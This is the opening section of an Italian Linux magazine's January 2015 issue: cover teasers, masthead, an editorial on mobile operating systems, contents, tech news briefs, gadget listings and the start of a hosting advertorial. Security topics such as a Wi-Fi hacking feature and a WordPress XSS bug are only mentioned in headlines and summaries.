Anno XVII - N°1 (158) • Periodicità: Mensile • Gennaio 2015

RIVISTA+DVD €5,99 | RIVISTA+DVD DOUBLE SIDE €6,99

DVD DA 4GB!

GNU LINUX MAGAZINE

GENNAIO 2015

EDIZIONI MASTER www.edmaster.it
9 771592 815006 50158

NUOVI ALGORITMI
NUOVE TECNICHE
NUOVE DISTRO

COL WI-FI FACCIO GUAI!

Come sfruttare le più recenti vulnerabilità per scardinare le reti wireless... anche quelle distanti 10km

+ In regalo il toolkit pronto all'uso
Attenzione! Provalo solo sul tuo PC o su quello di un amico

Ma puoi difenderti con il

ROUTER ANTI-SPIA

La guida alla configurazione a *pag. 26*

FATTI IL DRONE OPEN SOURCE!
Direttamente dai nostri lab ecco come creare un rover economico, professionale e dal codice aperto

I notebook secondo Google
Compatti e perfetti per navigare: qual è il Chromebook giusto per te?

Ubuntu come Mac OS X!
Diventa stilista e vesti la tua distro con gli abiti firmati Apple

Sailfish OS è qui!
Più cool di Windows Phone, più Open di Android: sotto i ferri il nuovo OS mobile

Quant'è sicura la tua distro?
Ce lo siamo chiesti anche noi ed abbiamo scoperto che... *pag. 86*

ANDROID CORNER

L'APP DEI VERI SISTEMISTI
Con pochi tap e senza sforzi puoi tenere sotto controllo la tua rete

"IO PAGO COL CELLULARE"
Niente più contanti o carte di credito: da oggi si paga via NFC

Poste Italiane S.p.A. - Spedizione in abbonamento postale - D.L. 353/2003 (conv. in L. 27/02/2004 n.46) art. 1, comma 1, Aut. GIPA/C/CS/12/2011

LINUX Magazine

Anno XVII - 01 (158) - Gennaio 2015 - Periodicità Mensile
Reg. Trib. di CS n.ro 625 del 23 Febbraio 1999
Codice ISSN 1592- 8152
E-mail: linuxmag@edmaster.it - Internet: www.linux-magazine.it

Direttore Editoriale: Massimo Mattone
Direttore Responsabile: Massimo Mattone
Responsabile Editoriale: Gianmarco Bruni

Redazione: Vincenzo Cosentino
Collaboratori: M. Di Paolo Emilio, M. Petrecca, G. Racciu, L. Santangelo, L. Tringali
Segreteria di Redazione: Rossana Scarcelli
Consulenza Redazionale: SET s.r.l./ G. Forlino

REALIZZAZIONE GRAFICA Cromatika s.r.l.
Art Director: Fabio Marra
Responsabile grafico di Progetto: Leonardo Cocerio
Area Tecnica: Giancarlo Sicilia (Responsabile), Dario Mazzei
Illustrazioni: Tonino Intieri, Arturo Barbuto
Grafica: Francesco Cospite

Concessionaria per la pubblicità: MASTER ADVERTISING s.r.l.
Viale Andrea Doria, 17 - 20124 Milano - Tel. 02.83121211 - Fax 02.83121207
email: advertising@edmaster.it

EDITORE Edizioni Master S.p.A.
Sede di Rende: via Bartolomeo Diaz, 13 - 87036 Rende (CS)
Presidente e Amministratore Delegato: Massimo Sesti

Abbonamenti e arretrati: Costo abbonamento per l'Italia versione DVD ROM (6 numeri) € 25,00 sconto 30% sul prezzo di copertina di € 35,94; DVD ROM (12 numeri) € 50,00 sconto 30% sul prezzo di copertina di € 71,88; versione DVD doppio (6 numeri) € 30,00 sconto 28% sul prezzo di copertina di € 41,94; DVD doppio (12 numeri) € 60,00 sconto 28% sul prezzo di copertina di € 83,88. Offerta valida fino al 31/01/2015.
Costo arretrati (a copia): il doppio del prezzo di copertina + € 6,10 spese (spedizione con corriere). (Prima di inviare i pagamenti, verificare la disponibilità delle copie arretrate inviando una e-mail all'indirizzo arretrati@edmaster.it). La richiesta contenente i Vs. dati anagrafici e il nome della rivista, dovrà essere inviata via fax al num. 199.50.00.05*, oppure via posta a:
EDIZIONI MASTER S.p.A. - Viale Andrea Doria, 17 - 20124 Milano
dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:
- **assegno bancario non trasferibile** (da inviarsi in busta chiusa insieme alla richiesta);
- **carta di credito, circuito Visa, Cartasi, o Eurocard/Mastercard**, (inviando la Vs. autorizzazione, il numero di carta di credito, la data di scadenza, l'intestatario della carta e il codice CVV2, cioè le ultime 3 cifre del codice numerico riportato sul retro della carta).
- **bonifico bancario** intestato a Edizioni Master S.p.A. c/o BANCA DI CREDITO COOPERATIVO DI CARUGATE E INZAGO S.C.

IBAN IT47R0845333200000000066000 (inviando copia della distinta con la richiesta).

SI PREGA DI UTILIZZARE IL MODULO RICHIESTA ABBONAMENTO POSTO NELLE PAGINE INTERNE DELLA RIVISTA.
L'abbonamento verrà attivato sul primo numero utile, successivo alla data della richiesta.
Sostituzioni: qualora nei prodotti fossero rinvenuti difetti o imperfezioni che ne limitassero la fruizione da parte dell'utente, è prevista la sostituzione gratuita, previo invio del materiale difettato. La sostituzione sarà effettuata se il problema sarà riscontrato e segnalato entro e non oltre 10 giorni dalla data effettiva di acquisto in edicola e nei punti vendita autorizzati, facendo fede il timbro postale di restituzione del materiale.
Inviare il supporto digitale difettoso in busta chiusa a:
Edizioni Master - Servizio Clienti - Viale Andrea Doria, 17 - 20124 Milano

Assistenza tecnica: linuxmag@edmaster.it

SERVIZIO CLIENTI
@ servizioclienti@edmaster.it
199.50.00.05* sempre in funzione
199.50.50.51* dal lunedì al venerdì 10.00 – 13.00
*Costo massimo della telefonata 0,118 € + iva a minuto di conversazione, da rete fissa, indipendentemente dalla distanza. Da rete mobile costo dipendente dall'operatore utilizzato.

Stampa: GRAFICA VENETA S.p.A. - Via Malcanton, 2 - 35010 Trebaseleghe (PD).
Duplicazione DVD: EcoDisk S.r.l. - Via dell'Aprica, 16 - 20158 Milano
Distributore esclusivo per l'Italia:
m-dis distribuzione media S.p.A.
via Cazzaniga, 19 – 20132 Milano tel:02/25.82.1

Finito di stampare: Dicembre 2014

Editoriale

Mobile: una storia tutta da scrivere

C'erano una volta i telefoni cellulari, capaci al più di effettuare e ricevere qualche telefonata o di inviare semplici messaggi di testo. Poi, la rivoluzione: la finlandese Nokia, già entrata nel cuore di un gran numero di teenager, presenta Symbian dando vita al concetto di smartphone. Un telefonino intelligente sì, capace non solo di metterci in comunicazione telefonica con il resto del mondo, ma anche di navigare sul Web (sfruttando quello che all'epoca era il protocollo WAP) o installare semplici applicazioni in grado ad esempio di visualizzare sul piccolo display del device documenti di testo, fogli di lavoro o i più disparati formati file. Ma tutto ciò agli utenti evidentemente non bastava e a capirlo per primo (o, per lo meno, simultaneamente ad Apple) è Google, stanca di investire esclusivamente sul suo motore di ricerca e vogliosa di invadere campi del tutto inesplorati. E così, con un fare così dirompente a tal punto da distogliere l'attenzione da Symbian, arriva Android. In ogni guerra si contano inevitabilmente delle vittime e il primo a pagare l'artiglieria pesante di casa Google è proprio Symbian, fatto subito fuori dai giochi ma senza che la sua tremenda sconfitta determini la fine dei combattimenti. Già, perché proprio ora il gioco inizia a farsi duro e a combattere contro Google è Apple, con uno Steve Jobs estremamente convinto che Big G abbia in un qualche modo rubato iOS, il sistema operativo che batte nel cuore dello smartphone più amato del mondo: l'iPhone. "Non ti curar di loro ma guarda e passa". E in quest'inferno in salsa mobile, quelli di Google sembrano proprio seguire alla lettera le parole di Dante. Android va avanti, a passo molto più che spedito, supera iOS, lo doppia e si fa amare non solo dagli utenti, ma anche dai produttori che fanno a botte per realizzare nuovi smartphone e tablet equipaggiati con il robottino verde. Nel frattempo anche Microsoft, osservando le statistiche che vedono in picco i PC e in crescita esponenziale l'utilizzo di dispositivi portatili, decide di investire nel mobile, dapprima con Windows Mobile (rivelatosi un immenso flop) e successivamente con Windows Phone. Quella della casa di Redmond è una piattaforma che, nel suo minimalismo, piace agli utenti, non fosse altro perché viaggia accompagnata da un'aggressiva strategia di marketing da sempre vincente: bassi costi equivalgono quasi sempre ad elevate vendite. Vendite, queste, talmente alte a tal punto che ad oggi Windows Phone è divenuto il secondo sistema operativo mobile più utilizzato al mondo. Povero iOS! Dunque, c'è un altro vinto (Apple) ed una nuova armata pronta a far fuori Android? Beh, non è proprio così. Che Windows Phone sia capace di mettere i bastoni fra le ruote dell'OS di Google sono convinti solo in casa Microsoft. Lo scenario che osserviamo, invece, è ben differente. Accanto al podio popolato da Android, Windows Phone e iOS, stanno spuntando decine di altri sistemi minori che hanno tanta voglia di visibilità. Firefox OS, Ubuntu Touch, Sailfish OS e Tizen (sul quale lavora anche la Linux Foundation) sono gli esponenti di maggior rilievo. E a chi oggi non si sente in dovere di scommettere un solo centesimo sulla buona riuscita di questi progetti, vogliamo ricordare che anche Android, nei suoi primi mesi di vita, era solo un granello in un'immensa spiaggia dominata da Symbian. E la storia della tecnologia ci insegna che le cose possono capovolgersi anche in una sola notte. Basta solo avere la volontà di farlo e, ancor di più, scovare la giusta via che porta al successo. Dopotutto, il marketing è pur sempre un apostrofo rosa fra le parole "quant'è?". Così, forse, Mozilla, Canonical e Jolla dovrebbero prendere spunto dal nemico di sempre, Microsoft, e applicare la loro stessa strategia di marketing ma forti di presentare un prodotto finale qualitativamente superiore. Che questo accada o meno non siamo di certo noi a saperlo. E in questa storia, com'è giusto che sia, nessuno scriverà mai la la parola "fine".

Vincenzo Cosentino
Invia il tuo commento a:
redazione@linux-magazine.it

NUOVI ALGORITMI
NUOVE TECNICHE
NUOVE DISTRO

COL WI-FI FACCIO GUAI!

Come sfruttare le più recenti vulnerabilità per scardinare le reti wireless... anche quelle distanti 10km

HACKING ZONE

IL SISTEMA (NON TANTO) BLINDATO

90 Samsung Knox, lo strumento per crittografare una parte di Android, contiene un pericoloso bug

HARDWARE

ESCI FUORI DAGLI SCHEMI!

32 Più facile di Android, più bello di Windows Phone e più Open di tutti e due: questo è Sailfish OS

RETE

FATTI IL DRONE!

73 Arduino e un po' di programmazione: ecco gli ingredienti per realizzare un drone completo e Open Source

Cover Story
"Col Wi-Fi faccio guai!" 18

Hardware
Esci fuori dagli schemi! 32
Monitor da capogiro! 35
I notebook secondo Google 39

Gaming
Il ritorno del trio delle meraviglie! 46

Grafica
Disegna con il fuoco 51

Multimedia
Dal giorno alla notte 55

Sistema
Ubuntu proprio come Mac OS X! 59
Linux Embedded: analisi del Kernel 64

Galleria fotografica? Falla con Python! 67
Fatti il drone Open Source! 73

Rete
OpenNMS: net-admin in pochi clic! 80

Sicurezza
Quanto è sicura la tua distro? 86

Hacking zone
Il sistema (non tanto) blindato 90

Android corner
Io pago con lo smartphone! 92
Un microscopio fai da te 95
L'app dei veri sistemisti! 96

Rubriche

News 6
Cose da geek 10
Prodotti 12
Dal forum 14
Allegati 16
Tips and Tricks 44

Flash

Una patente per i droni

Negli Stati Uniti anche gli operatori di droni dovranno presto ottenere una patente ad hoc e dovranno rassegnarsi a utilizzare i propri velivoli sono in determinate fasce orarie. A quanto pare, infatti, le autorità a stelle e strisce dovrebbero approvare entro la fine dell'anno uno strumento normativo per regolamentare l'uso dei droni, sempre più diffusi a livello commerciale e sempre più potenti (dunque, di conseguenza anche potenzialmente pericolosi). Washington ha avuto modo di osservare quanto prodotto dalla giurisprudenza che si è ritrovata già ad affrontare i problemi legati alla circolazione dei nuovi dispositivi nei cieli, nonché il dibattito apertosi anche in Europa.
In generale, il regolamento statunitense di prossima adozione dovrebbe partire dalla volontà di permettere la circolazione aerea dei droni per fini commerciali, prevedendo tuttavia precise restrizioni orarie, e dovrebbe inoltre classificare i droni in base al loro peso, con restrizioni crescenti in proporzione con le loro dimensioni. Gli operatori dei droni dovrebbero poi ottenere una patente specifica, avranno la possibilità di volare solo al di sotto dei 400 piedi e nelle sole ore diurne.

Per informazioni: http://goo.gl/ihgUJ7

Internet: un mondo diviso in due

Più di metà del mondo è ancora off-line, ma il mobile cresce sempre più

L'**International Telecomunication Union (ITU)**, l'agenzia delle Nazioni Unite che si occupa di telecomunicazioni, ha presentato il suo rapporto annuale sull'ITC dal titolo Measuring the Information Society Report.
Tramite questa analisi l'ITU ha fotografato la situazione globale cercando di stilare una classifica per nazioni ed un indice da utilizzare per sviluppare politiche ad hoc capaci di migliorare la situazione e la diffusione delle connessioni.

In generale, si legge nel rapporto che 3 miliardi di persone sono al momento on-line e che l'utilizzo di Internet continua costantemente a crescere: nell'ultimo anno a livello globale ha segnato un **+6,6%**, una media tra la crescita di 3,3 punti percentuali nei Paesi sviluppati e il consistente 8,7% dei Paesi emergenti e in via di sviluppo, dove i netizen dal 2009 ad oggi sono raddoppiati. Dei 4,3 miliardi di persone ancora off-line, il 90% vive comunque in questi Paesi ed in particolare in quelli meno sviluppati (**2,5 miliardi di persone**).
Per tasso di crescita primeggiano le Isole Fiji, Capo Verde, la Thailandia, l'Oman, il Qatar, la Bielorussia, la Georgia e la Bosnia-Erzegovina. Sono le connessioni mobile ad innervare il mondo con maggiore rapidità: lo stesso rapporto ITU riferisce come paradossalmente - grazie alle doppie schede dei Paesi più ricchi - entro il 2014 si prevede di raggiungere quota 7 milioni di abbonamenti mobile attivi, corrispondenti quasi all'intera popolazione mondiale: meno male che c'è il mobile!

Per informazioni:
http://goo.gl/cHRNLd

WordPress: attenti a quel commento!

Un baco nel codice di WordPress mette a rischio un gran numero di siti Web

La società finlandese **Klikki** ha scovato un bug nel codice di WordPress 3, versione ampiamente superata dalle release più recenti del CMS più popolare, ma che continua a mettere a rischio un gran numero di siti. L'86% di blog, portali e servizi basati su WordPress risulta potenzialmente affetto dal problema, dicono gli esperti.
L'origine del problema risiede nel sistema di commenti di WordPress, commenti che potrebbero contenere codice **JavaScript (JS)** malevolo e che nelle impostazioni di default del CMS vengono pubblicati in automatico senza filtri o controlli imposti.
Il codice JS potrebbe servire a compiere ogni genere di azione pericolosa per il sito sotto attacco, inclusa la creazione di un nuovo account di amministrazione e l'eliminazione delle possibilità di accesso al backend agli

admin propriamente detti. A quel punto tutto è possibile, inclusa l'eliminazione di ogni traccia di compromissione, l'aggiunta di codice PHP malevolo attraverso gli editor interni di WordPress (o direttamente da server nel caso in cui la compromissione riguardasse anche questo) e altro ancora. Diversamente dalla versione 3, WordPress 4.0 non è affetto dal baco. WordPress è stata di recente afflitta da altri problemi di sicurezza, e non stupisce che, a poca distanza dalla distribuzione di WordPress 4.0, Automattic abbia rilasciato una nuova versione (4.0.1) contenente patch che mettono alla porta bug che possono dare origine a attacchi XSS (Cross-Site Scripting), basati su codice HTML malformato.

Per informazioni:
http://goo.gl/wa078h

"Perché Google non rimuove quel link?"

Mountain View si mostra restia ad agire alle segnalazioni di violazione del copyright

Google, nel tentativo di accondiscendere alla richieste dell'industria dei contenuti senza abdicare alla propria missione di organizzare il sapere diffuso in Rete, sceglie di non piegarsi alle richieste di rimozione per violazione del copyright che non siano circostanziate. A mostrarlo con chiarezza sono le informazioni che Mountain View rende disponibili nel nome della trasparenza: se certa parte dell'industria dei contenuti invita Google a rimuovere dai risultati di ricerca le home page dei siti che indirizzano a contenuti caricati in Rete in violazione del copyright, Google sembra prendere in considerazione sono i link alle pagine dedicate al singolo contenuto, lasciando che le home page dei siti siano rintracciabili dai cittadini della Rete. Fra siti dedicati ai torrent e altri allo streaming

di contenuti caricati senza l'autorizzazione dei detentori dei diritti, **MPAA** segnala 81 URL, relativi a 76 domini. Si tratta per la maggior parte di home page, o di pagine interne che accolgono l'utente in una sezione del sito. Google, però, ne ha negato la rimozione delle home dai risultati di ricerca. In passato la casa di Mountain View si è mostrata restia nell'agire sulle home page con dei meccanismi di rimozione basati sul DMCA: non può evidentemente sostituirsi all'autorità giudiziaria nell'analizzare la natura di un sito, ma si limita a verificare la legittimità della richiesta di rimozione controllando che il singolo URL ospiti il contenuto segnalato in violazione del diritto d'autore. Forse sarebbe meglio trovare una soluzione più automatizzata.

Per informazioni:
http://goo.gl/27vRpk

E-book: per un pugno di IVA

In Italia l'aliquota passa al 4%. Ma l'Europa non ci sta e minaccia multe

Al grido di **#unlibroèunlibro**, il ministro per i Beni e le attività culturali e il Turismo Dario Franceschini ha annunciato l'approvazione da parte della Commissione bilancio dell'emendamento per portare l'IVA sugli eBook al 4%. La modifica alla Legge di Stabilità fortemente voluta da Palazzo Chigi prevede anche la copertura del mancato gettito generato, calcolato in 7,2 milioni di euro l'anno: saranno recuperati dal fondo per gli interventi strutturali di poltica economica. Nonostante la soddisfazione espressa dall'**Associazione Italiana Editori**, la mossa del Governo italiano, in realtà, potrebbe essere solo simbolica se non addirittura dannosa: se non cambia l'impostazione europea l'Italia rischierà una procedura per infrazione ed una multa da parte di Bruxelles. La UE, infatti, già nel 2012 è intervenuta sulla tassazione dei libri digitali multando Francia e Lussemburgo che l'avevano abbassata rispettivamente al 7 e al 3% ed obbligandole a riallinearla a quella degli altri Paesi (15%) e per il momento sembra aver bocciato tutti i tentativi di mediazione in materia portati avanti da Italia e Francia. Per Bruxelles il problema rimane ideologico: gli ebook sono equiparati ai beni e servizi digitali e per questo hanno una tassazione superiore (al momento in Italia **22%**) ed una tassazione differente costituirebbe dunque un aiuto statale illecito al settore.


Ulteriore problema è poi quello della transnazionalità dei negozi digitali che li vendono: **Amazon** ha sede in Lussemburgo, **Apple** e **Kobo** ancora altrove, e mentre ora l'IVA è calcolata in base alla nazione dove il libro viene venduto, dal 2015 sarà calcolata in base al Paese dell'acquirente.

Per informazioni:
http://goo.gl/1Zj2SM

Flash

Fuori Google, dentro Yahoo

Mozilla ha annunciato di aver sottoscritto un contratto con Yahoo che renderà per cinque anni il sito in viola il motore di ricerca di default del suo browser Firefox. Almeno negli USA. Il nuovo accordo cambia la situazione precedente che vigeva dal 2004 e che vedeva Mozilla Foundation riconoscere un ruolo primario al motore di ricerca di Big G. Per Mozilla non si è trattata di una scelta determinata dai costi, ma piuttosto dalla strategia generale: il CEO di Mozilla, Chris Beard, ha riferito che **Yahoo, Baidu e Yandex** rappresentano partner maggiormente allineati con gli obiettivi di Firefox. Accanto a questa decisione di partenza, Mozilla ha spiegato di aver predisposto uno strumento veloce per scegliere il proprio motore di ricerca preferito: un menu a tendina offre i diversi siti per effettuare le ricerche tra cui Yahoo, Google, Bing, DuckDuckGo, Amazon e Wikipedia. Ogni utente è quindi comunque libero di affidarsi al motore di ricerca che più preferisce. Ad accompagnare le modifiche per quanto riguarda la configurazione di default, poi, vi è la prossima introduzione di uno strumento Do Not Track (DNT) che permette una navigazione priva di tracce.

Per informazioni:
http://goo.gl/l9mWft

Flash

Samsung e il mouse intelligente

Samsung ha presentato **EYECAN+**, la seconda generazione del suo mouse a controllo visivo che si pone come obiettivo quello di aiutare gli utenti con disabilità. Quello dell'accessibilità è infatti un tema sempre molto caldo e gli sviluppi nel settore, fortunatamente, non sembrano mancare. Una versione del progetto era già stata mostrata nel 2012: si tratta di un mouse che permette di navigare online, ma anche comporre e modificare documenti digitali attraverso un sistema di input basato sul movimento degli occhi dell'utente. Il dispositivo non necessita dell'adozione di speciali occhiali, ma traccia lo sguardo dell'utente, decodificandolo e permettendo in questo modo di muovere il cursore tramite di esso. Per il momento, in realtà, EYECAN+ non è in commercio, ma è stato prodotto da Samsung per essere distribuito gratuitamente ad alcune organizzazioni no-profit. Il software sarà rilasciato sotto licenza Open Source e ciò non può che farci piacere anche perché così facendo gli sviluppi futuri di certo non mancheranno. Speriamo solo che questo dispositivo potrà presto correre in aiuto di quegli utenti che ne hanno bisogno e che gli sviluppatori prendano a cuore il progetto.

Per informazioni: http://goo.gl/s371EW

WhatsApp: cifratura da inizio a fine!

Con TextSecure gli utenti Android possono stare tranquilli. E quelli di iOS?

WhatsApp ha reso disponibile una nuova versione della popolare app di messaggistica su terminali Android, e la novità principale della release consiste nell'inclusione delle tecnologia crittografica **TextSecure** per messaggi sicuri al riparo da intercettazioni. Le chat e i messaggi di WhatsApp risultano ora cifrati "**end-to-end**", sono cioè leggibili solo dai partecipanti alla conversazione e non possono essere decriptati nemmeno dallo stesso team di sviluppatori della app.
La disponibilità di canali di comunicazioni protetti end-to-end (su mobile o su PC) non è certo una novità, nondimeno la base di utenza di WhatsApp (**600 milioni di "messaggiatori"** in tutto il mondo) fornisce un certo peso alla novità. Per ora comunque il cambiamento riguarda solo Android, e non c'è una data precisa di rilascio della stessa funzione su iOS: evidentemente sussistono delle differenze tra le due piattaforme, tali da spingere l'azienda acquisita da Facebook a procedere a passi successivi. Dettaglio curioso: il lavoro per implementare TextSecure in WhatsApp è iniziato proprio a ridosso dell'operazione che ha portato il social network di Mark Zuckerberg a pagare più di 21 miliardi di dollari per il servizio di messaggistica.
Il lavoro, comunque, non è finito: iOS a parte, WhatsApp introdurrà prossimamente anche un meccanismo di verifica delle chiavi crittografiche tra i client, in modo tale da arginare qualsiasi tentativo di attacco **man-in-the-middle** che potrebbe consentire l'intercettazione dei messaggi scambiati.

Per informazioni: http://goo.gl/s9fkJo

Microsoft e la rivoluzione Open Source

I gioielli della corona .NET e Visual Studio offerti alla community

Big M fa un passo enorme per la sua storia e decide di puntare seriamente su un approccio Open Source. La strategia sembra davvero convinta e sincera, tanto da attirare il plauso della **Linux Foundation** per lo sforzo. È senza dubbio una mossa ben ponderata, ma guai a pensare si tratti di una mossa disperata: quel che serve a Microsoft è aggiungere nuovi ecosistemi a quelli che già controlla saldamente da tempo, e le scelte fatte potrebbero essere davvero quelle giuste. L'assunto base da cui partire è il riconoscimento di un mercato profondamente cambiato dal 2000, anno in cui Microsoft controllava solidamente il 98% degli schermi in circolazione sulle scrivanie di tutto il mondo: l'esplosione del mercato mobile (che Microsoft non è riuscita a cavalcare nonostante la presenza in casa di un prodotto come Windows Mobile e la sua

reincarnazione Windows Phone), la diffusione di terminali dotati di sistemi operativi altrui e la crescita di offerta di servizi offerti attraverso il browser, sono tutti fattori che incidono sulla rilevanza delle tecnologie Microsoft e la loro centralità nel panorama ICT. Le principali novità di **Connect()** sono tre: il rilascio con licenza Open Source dei componenti core di .NET e la sua conseguente apertura allo sviluppo interpiattaforma, l'anteprima di Visual Studio 2015 e della piattaforma dot.NET 2015 (compreso ASP.NET 5.0), il rilascio di una nuova versione gratuita di Visual Studio denominata Community e pensata per allargare a studenti, piccoli sviluppatori, non profit e molti altri settori il bacino potenziale di professionisti che investono e creano prodotti basati sulle tecnologie Microsoft.

Per informazioni: http://goo.gl/to8vLw


Linux gadget e prodotti

Periferiche, accessori e altri dispositivi per lavorare e divertirsi nel tempo libero

COVER O PASSATEMPO?

ICASE LABIRINTO PER IPHONE 5

Se per Natale vogliamo regalare a un amico un gadget utile ma nello stesso tempo originale, possiamo optare per questa simpatica custodia per iPhone. All'apparenza sembra una normale cover da utilizzare per proteggere il device da urti e cadute, ma nella parte posteriore è un vero e proprio labirinto nel quale far viaggiare la pallina metallica. Le tre versioni disponibili si differenziano per la colorazione e per il disegno. Non ci resta quindi che scegliere quella che preferiamo!

Per informazioni: *www.amazon.com*

22,48 EURO

LA FELPA MUSICALE

HI-HOODIE

Ecco la felpa ideale per chi ama ascoltare musica in qualsiasi momento della giornata, sia a casa che per strada. A parte essere morbida e calda, è dotata all'interno del cappuccio di microfoni integrati. Nell'ampia tasca frontale, invece, vi è lo spazio per custodire lo smartphone o il lettore MP3 da connettere via jack universale. Disponibile in 3 colorazioni e in 4 misure differenti, può essere lavata in lavatrice rimuovendo le componenti elettriche.

Per informazioni: *www.hi-fun.com*

109,99 EURO

LA MUSICA CHE...RISCALDA!

SBS CUFFIE FIOCCO

Le nuove cuffie della SBS sono l'ideale per le giornate invernali. Belle, pratiche e funzionali, permettono di ascoltare musica ad altissima qualità e di parlare al cellulare grazie al tasto risposta e al microfono di cui sono dotate. Disponibili solo nella colorazione grigia e imbottite internamente di lana, sono il regalo di Natale ideale per l'amico particolarmente freddoloso. Il prezzo contenuto ne invoglia l'acquisto.

Per informazioni: *www.sbsmobile.it*

29,90 EURO

IL BRACCIALE USB

CONNETTORI TRIO USB

Questi colorati connettori permettono di collegare il proprio smartphone o tablet ad altri dispositivi USB per trasferire contenuti quali dati o file multimediali. La forma piatta assicura una maggiore ergonomia ed evita che con il frequente utilizzo il cavo si rovini e si attorcigli. Il magnete di cui sono composti, inoltre, fa sì che possano chiudersi in sé stessi trasformandosi in simpatici braccialetti.

Per informazioni: *www.triohq.com*

9,90 EURO

hi-tech per tutti

DOMOTICA NATALIZIA

ALBERO DI NATALE WI-FI

Chi per questo Natale ha deciso di non badare a spese e di regalarsi qualcosa di davvero originale, può prendere in considerazione il nuovissimo albero Wi-Fi. Alto 2,3 metri e composto da 900 lampadine LED e altoparlanti per diffondere la propria musica preferita, è gestibile tramite dispositivi iOS e Android. Basta installare un'apposita app e, anche a distanza, sarà possibile accenderlo e spegnerlo, cambiare il programma di illuminazione, scegliere la musica di sottofondo. Davvero originale come idea, peccato solo per il prezzo che è decisamente alto.

Per informazioni: *www.hammacher.com*

799,95 EURO

LA LUCE E LA MUSICA CHE VUOI TU!

MAGIC LED

Si tratta di una lampadina LED, a basso consumo energetico e dotata di speaker Bluetooth 3.0 che consente di ascoltare musica da smartphone, PC, notebook o tablet. Per metterla in funzione basterà avvitarla ad una lampada o al lampadario di casa. La luce che emana è sufficiente rende l'ambiente intimo e comunque illuminato anche se non a giorno. Grazie al telecomando in dotazione è possibile regolare la luminosità e il volume della musica.

Per informazioni: *www.flexyoffice.it*

54,90 EURO

CARICABATTERIE LUMINOSO

MERRY CHARGER

Se per Natale vogliamo regalare qualcosa di utile, originale e a tema con il periodo, possiamo optare per questo nuovo caricatore. Permette di ricaricare l'iPhone grazie alla porta USB e la sua particolarità sta semplicemente nella...lucentezza! Una volta collegato alla fonte di energia, infatti, le 10 luci che compongono il cavetto si illumineranno proprio come le luci che addobbano l'albero di Natale. Il cavo lungo 117 cm, potrebbe decorare il monitor del PC o una parte della scrivania, rendendo l'ambiente festoso!

Per informazioni: *www.thinkgeek.com*

12,13 EURO

PER I PIÙ PICCOLI? UN BEL PC!

KANO COMPUTER KIT

Se il regalo di Natale per i nostri figli o nipoti deve essere utile oltre che naturalmente gradito, perché non scegliere questo nuovissimo PC creato apposta per i più piccoli? Tra le componenti più importanti segnaliamo 512 MB di memoria RAM, speaker e tastiera con touchpad integrato, uscite HDMI e USB, chiavetta Wi-Fi e tanto altro ancora. Un'idea originale e colorata per introdurre i ragazzi al mondo informatico!

Per informazioni: *www.kano.me/kit*

121,00 EURO

AD OGNUNO IL SUO CLOUD SERVER!

Sei alla ricerca di un VPS? Con HostingSolutions.it hai decine di immagini GNU/Linux già pronte all'uso. E tu, di che distro sei?

Avere un sito Web personale, un blog dove convididere con il mondo intero tutto ciò che ci passa dalla mente o un sito di e-commerce è ormai divenuto un must per molti di noi. Soluzioni economiche o addirittura gratuite vanno bene solo per i primi periodi, ma quando le visite incominciano a salire, è assolutamente impensabile continuare ad affidarsi ad un hosting condiviso e dalla dubbia qualità. Pensiamo ad esempio all'idea di installare un certificato di sicurezza sul nostro sito Web (**HTTPS**): con gli hosting condivisi non abbiamo la possibilità di farlo proprio perché l'indirizzo IP del nostro sito è in realtà condiviso con altre decine (in alcuni casi anche centinaia) di altri siti Web non di nostra proprietà. Ma questo è solo uno dei tanti motivi che dovrebbero spingerci a migrare verso un server dedicato. Ma, il quesito che balza subito nella mente di chi si trova di fronte ad un bivio del genere è: "quanto mi costa una soluzione del genere?". Tutto dipende dalle nostre reali necessità. Fortunatamente, però, le tecnologie cloud computing ci permettono di ottenere la massima resa con la minima spesa. Sono infatti ormai lontani i tempi in cui era necessario spendere migliaia di euro annualmente per fittare il proprio server dedicato. Oggi, sul Web tutto si muove attraverso i cosiddetti VPS, acronomo di **Virtual Private Server**. Di cosa si tratta? In poche parole sono macchine virtuali (con risorse hardware virtuali sì, ma dedicate) avviate su un singolo server di proprietà del nostro hoster. Il vero vantaggio sta proprio nei costi, calcolati su base oraria di utilizzo. Ciò vuol dire che basterebbe spegnere il nostro server per azzerarne i costi di gestione. E fra le aziende che offrono soluzioni a buon mercato e al tempo stesso altamente prestanti c'è anche HostingSolutions.it.

TRASPARENZA E FACILITÀ D'USO

A differenza di molti altri concorrenti, HostingSolutions.it offre ai suoi clienti massima trasparenza indicando senza alcun problema dove sono effettivamente collocati i VPS acquistati. Tutto si svolge nel data center di Firenze equipaggiato con hardware Dell e SAN NetApp. La connettività di rete è garantita da connessioni in fibra ottica con 4 differenti operatori nazionali: così facendo, anche in caso di problematiche con un singolo operatore, il nostro VPS continuare a rispondere correttamente, proprio perché si appoggerà alle restanti 3 connessioni disponibili. Ma, come connettersi alla propria istanza cloud? Abbiamo l'imbarazzo della scelta. Possiamo infatti affidarci alla console VNC presente nel pannello di controllo di HostingSolutions.it o ad un client di desktop remoto (ad esempio **Remmina**). Ma la soluzione più comoda per noi amanti del Pinguino è SSH: ci basta accedere al terminale per attivare in pochi secondi una shell remota sul nostro cloud server.

LA DISTRO CHE VUOI TU!

